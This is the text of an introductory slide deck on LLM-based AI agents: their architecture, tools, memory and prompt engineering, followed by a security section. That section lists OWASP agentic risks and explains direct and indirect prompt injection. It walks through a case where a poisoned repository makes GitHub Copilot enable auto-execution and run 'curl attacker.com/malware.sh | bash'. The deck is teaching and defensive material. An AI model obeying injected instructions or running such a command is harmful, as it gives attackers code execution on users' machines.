INTRO TO AI AGENTS

IVAN DANIELOV IVANOV

STIHIA.AI

2026-01-16

01

EDUCATION

BEng in Computing from TU-Varna
MSc in Computer Science from Uni-Bonn

02

DATA SCIENTIST

Progress Software - Business Intelligence
SoftServe - Data Science Consulting

03


NGOs & STARTUPS

Data for Good - Bulgaria
Labsi
Ethermind
Humans in the Loop

04

CURRENT

Stihia.ai




ai agent
Search term

+ Compare

Worldwide | Past 5 years | All categories | Web Search


Interest over time



MOTIVATION

AI agents reduce cognitive load, automate repetitive tasks, and enable entirely new capabilities (e.g., self-driving cars, chatbots, robo-advisors).

ALPHAGO (2016)



AI CODING (2021)


GitHub Copilot

AIR CANADA LAWSUIT (2024)

REINFORCEMENT LEARNING

RL Agent-Environment Interface


Who will give us money?



Кой ще ни даде пари?

Source: Vaswani et al., Attention Is All You Need, 2017

The Illustrated Transformer: https://jalammar.github.io/illustrated-transformer



WHAT IS AN AI AGENT?


AI agents are software systems that use AI to pursue goals and complete tasks on behalf of users.

Google Cloud

Agents are systems where LLMs dynamically direct their own processes and tool usage, maintaining control over how they accomplish tasks.

Anthropic

AI AGENT AUTONOMY



Feng, K. J. et al. "Levels of Autonomy for AI Agents" (2025)

LLM AI AGENT EXAMPLES

GENERAL

CODING

CURSOR

LEGAL


Harvey

AI Agent Architecture

1

STATE MACHINE

Directed **Graph** with Cycles




Credit: Yotam Bloom

AGENTIC WORKFLOWS

- Nodes
- Edges
  - Direct
  - Conditional

Focus framework: **LangGraph**



TOOLS


READ-ONLY

- RAG (Retrieval Augmented Generation)
- Web Search


READ-WRITE

- API Calls
- Database
- Code Interpreter
- File System
- MCP (Model Context Protocol)
- Terminal
- Computer Use


RAG


Prompt
Context
LLM
Embedding
Similar
Documents
Vector DB
Answer

CODE INTERPRETER




Credit: Mandeep Singh (OpenAI)



Credit: Bluetick Consultants Inc.

MEMORY

- **Short-term:** Persisted checkpoint history of messages within threads
- **Long-term:** User-specific or application-level data shared across sessions and threads



Credit: LangChain

PROMPT/CONTEXT ENGINEERING

Tips:

- Choose your LLMs wisely (e.g., domain specific performance, context window, speed, reasoning, etc.)
- Structured context:
  - Markdown is your friend
  - Use XML tags for additional context separation (e.g., `<hitchhikers_guide_to_the_galaxy_quotes>...</...>`)
- Few-shot learning - help the LLM understand your intent better with a few examples
- Chain-of-thought
- Long context - use with caution

AI Agent Exercise

2

https://github.com/idanivanov/olympiad-ai-agent-exercise

AI Security

3

OWASP

GenAI SECURITY PROJECT

TOP 10 FOR LLM AND GENERATIVE AI

LATEST REPORT: DEC 2025

Community-driven effort to highlight and address the most prominent security issues specific to AI applications.

ASI01: Agent Goal Hijack

ASI02: Tool Misuse & Exploitation

ASI03: Identity & Privilege Abuse

ASI04: Agentic Supply Chain Vulnerabilities

ASI05: Unexpected Code Execution (RCE)

ASI06: Memory & Context Poisoning

ASI07: Insecure Inter-Agent Communication

ASI08: Cascading Failures

ASI09: Human-Agent Trust Exploitation

ASI10: Rogue Agents

PROMPT INJECTION

Tricking an AI into following malicious instructions hidden in the context.
Agents find it hard to distinguish commands from data in their context.

DIRECT

Ask the LLM to do something it is not supposed to using the user message.

a.k.a., jailbreak

INDIRECT

LLM gets malicious instructions from an external source - web page, file, API, etc.

ZOMBAI

Github Copilot
Configuration Hijack

1. Put malicious prompt in a code repository
2. GH Copilot loads code in context
3. GH Copilot edits VS Code's `settings.json` to activate YOLO Mode
4. GH Copilot executes an arbitrary terminal command

```
curl attacker.com/malware.sh | bash
```

LIVE DEMO

STIHIA ZMEY

zmey.stihia.ai

RESTRICT TOOL PRIVILEGES	Principle of Least Privilege (PoLP)
OBSERVE	Use extensive monitoring to detect potential threats
TRANSFORM DATA	Clean strings deterministically. If possible, use structured formats like JSON.
GUARDRAILS	LLMs that check each input and output and block bad ones
LEARN	Play around with prompt injections in a safe environment. Stay up to date with current threats.
ZERO TRUST	Never trust and always verify both LLM inputs and outputs

SECURITY BEST PRACTICES

PREDICTIONS FOR 2026

Read: stateof.ai

In a nutshell:

- Agents are flooding the industry
- Agents are going to make scientific discoveries
- AI-driven cyber attacks are becoming a serious problem
- China overtakes US in AI, Europe still sleeps

“Ке ни бактиса от
AI агенти”

— Баба Ванга, 2026

THANK YOU

IVAN DANIELOV IVANOV